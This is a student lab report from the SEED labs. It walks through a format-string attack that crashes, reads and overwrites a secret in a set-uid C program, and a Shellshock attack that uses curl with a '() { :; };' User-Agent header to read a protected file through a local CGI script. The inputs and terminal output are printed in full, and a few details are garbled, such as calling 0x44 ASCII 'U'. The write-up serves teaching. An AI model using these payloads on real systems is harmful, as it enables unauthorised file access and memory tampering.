```
[11/08/2017 14:25] root@ubuntu:/home/seed/sf# gcc -o vul_prog vul_prog.c
vul_prog.c: In function 'main':
vul_prog.c:21:1: warning: format '%x' expects argument of type 'unsigned int', but argument 2 has type 'char (*)[100]' [-Wformat]
vul_prog.c:35:5: warning: format not a string literal and no format arguments [-Wformat-security]
[11/08/2017 14:25] root@ubuntu:/home/seed/sf# chmod 4755 vul_orog
chmod: cannot access `vul_orog': No such file or directory
[11/08/2017 14:26] root@ubuntu:/home/seed/sf# chmod 4755 vul_prog
[11/08/2017 14:26] root@ubuntu:/home/seed/sf# ls -l vul_prog
-rwsr-xr-x 1 root root 7371 Nov  8 14:25 vul_prog
```

Crash the Program

- Run the program as normal user.
- When the terminal prompts to enter a decimal integer, enter the value which is outputted as secret[1]'s address (decimal integer).
- In order to achieve the goal of crashing the program, when the terminal prompts user to enter string, input enough %s to make the program to meet '\0'


```
[11/08/2017 14:39] seed@ubuntu:~$ cd sf
[11/08/2017 14:39] seed@ubuntu:~/sf$ ls -l vul_prog
-rwsr-xr-x 1 root root 7371 Nov  8 14:25 vul_prog
[11/08/2017 14:40] seed@ubuntu:~/sf$ ./vul_prog
The variable user_input's address is 0xbffff328 (on stack)
The variable secret's address is 0xbffff320 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
secret[1]'s address is 134524940 (on heap)
Please enter a decimal integer
134524940
Please enter a string
%s%s%s%s%s%s%s%s%s%s%s
Segmentation fault (core dumped)
```

Print out the secret[1] value

- Run the program as root.
- To hack the address of secret[1], we need to give the decimal integer input, the address of secret[1]
- %x is used to move the pointer back in order to output user_input.
- How many %x to be given as input depends on the length the pointer should move to reach the integer input position**.**

```
[11/08/2017 14:41] seed@ubuntu:~$ su root
Password:
[11/08/2017 14:41] root@ubuntu:/home/seed# cd sf
[11/08/2017 14:41] root@ubuntu:/home/seed/sf# ./vul_prog
The variable user_input's address is 0xbffff338 (on stack)
The variable secret's address is 0xbffff330 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
secret[1]'s address is 0x 804b00c (on heap)
secret[1]'s address is 134524940 (on heap)
Please enter a decimal integer
134524940
Please enter a string
%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x
bffff338|1|b7eb8309|bffff35f|bffff35e|0|bffff444|804b008|804b00c|257c7825|78257c78|7c78257c|257c7825|78257c78|7c78257c|257c7825
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
```

From the result, we know that 9th "%x" is output of integer user_input.So, we need "%s" after 8 "%x" to print value of secret[1].



The print result is ‘U’, because the original value of secret [1] is ‘0x44’, which corresponds to ASCII ‘U’.

Modify the secret[1] value

Generally, printf() could not set value to variable, but when format string contains “%n”, it will print the number of characters that have been printed by printf() before the occurrence of %n. Therfore we change %s which is given previously to “%n”.


Modify the secret[1] value to a pre-determined value

To make the value more flexible, add more characters in format string, so that value is assigned to secret[1] by “%n” format specifier.We can add any number of characters before”%n” except the format parameters


As we added extra 4 characters 2,1,0,7 in the input for the string, the new value of secret[1] which is previously ‘0x31’ is increased by 4. Therefore the new value of secret [1] currently is ‘0x35’.

Task 2: Memory randomization

scanf statement for int_input has been removed. Therefore we need to add address of secret[1] at top of user_input. We add two malloc() in the program as there is 0x0C in the address.




Random memory makes it hard to locate program address. Every time we run the program the address of secret[1] is different. Therefore we need to turn off the randomization.




Run the program two times to check for address randomization. We see that address is same two times.


To pass the value to program, we need a help program “write_string.c”



- Compile write_string.c file using gcc(GNU Compiler Collection).
- Make it set_uid program by chmod 4755



Print out the secret[1] value



From the output,We know that we need 9 “%x” to make the program point to the address that contains the address of secret[1].

Therefore, We can print secret[1] now.

Modify the secret[1] value

There is a change in new value of secret[1] as ‘0x45’.Thus secret[1] value is modified.

Shellshock Attack Lab Report

Task 1 Procedure:





Figure 1.1


Terminal
1:07 PM
Seed
Shellshock.pdf
http://localh...in/myprog.cgi
localhost/cgi-bin/myprog.cgi
Google
Terminal
-rwxr-xr-x 1 root root 73 Dec 2 13:02 myprog.cgi
[12/02/2017 13:02] root@ubuntu:/usr/lib/cgi-bin# exit
exit
[12/02/2017 13:02] seed@ubuntu:~$ curl -A "() { :; }; /bin/cat /home
/seed/myprog.cgi" http://localhost/cgi-bin/myprog.cgi
<<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
The server encountered an internal error or
misconfiguration and was unable to complete
your request.
Please contact the server administrator,
webmaster@localhost and inform them of the time the error occurred,
and anything you might have done that may have
caused the error.
More information about this error may be available
in the server error log.
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at localhost Port 80</address
>
</body></html>
[12/02/2017 13:06] seed@ubuntu:~$ <
2/12/17 - 1:07:04 pm



Termina File Edit View Search Terminal Help 1:07 PM Seed
Shellshock.pdf
http://localh...in/myprog.cgi
localhost/cgi-bin/myprog.cgi
Google
Terminal
/seed/myprog.cgi" http://localhost/cgi-bin/myprog.cgi
<<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
The server encountered an internal error or
misconfiguration and was unable to complete
your request.
Please contact the server administrator,
webmaster@localhost and inform them of the time the error occurred,
and anything you might have done that may have
caused the error.
More information about this error may be available
in the server error log.
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at localhost Port 80</address
>
</body></html>
[12/02/2017 13:06] seed@ubuntu:~$ echo
[12/02/2017 13:07] seed@ubuntu:~$ echo
[12/02/2017 13:07] seed@ubuntu:~$
2/12/17 - 1:07:24 pm

Figure 1.2




Figure 1.3

Procedure

1. In the terminal start by entering su mode.
2. Then enter root and run the .cgi file as shown in the above screen shots.
3. Here we use the curl command to print output of the Common Gateway Interface (.cgi) program.
4. Through this, we make the .cgi file executable. Place the file in the /usr/lib/cgi-bin folder.
5. In step 2 ,we are able to get a file that cannot be accessed by the attacker and print the contents of that file.This is due to the success of the attack.
6. To perform this operation we enter the below command in the console:-
   curl -H "User-Agent: () { :; }; echo; /bin/cat /home/seed/secret" http://localhost/cgi-bin/myprog.cgi,
   –H in the command allows us to processes the string and also performs the command program which is in our case the .cgi file.

7. There is a problem is in the initialize_shell_variables(env, privmode) in variables.c file

   - if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {", string, 4))
     {…
     }

     Given that an environment variable starts with a string '() {' The function , initialize_shell_variables recognizes it as a function definition.

If the privilege mode is not the root, the attack will fail. So always check for Privilege.

parse_and_execute (temp_string, name,SEVAL_NONINT|SEVAL_NOHIST);

- After this, the remaining portion of the string is passed to be parsed and executed.
- We are assuming that is assumed that the rest of the string is passed without providing the checks since it contains only the function execution.
- parse_and_execute() does not stop executing even after the end of the function. This is a huge problem.
- Since bash runs all the commands in the string, sometimes even some after the function definition is over, command injection is possible.
- This because an attacker can control an environment variable in a program that will create a shell with an environment containing that variable.

Task 2 Procedure:

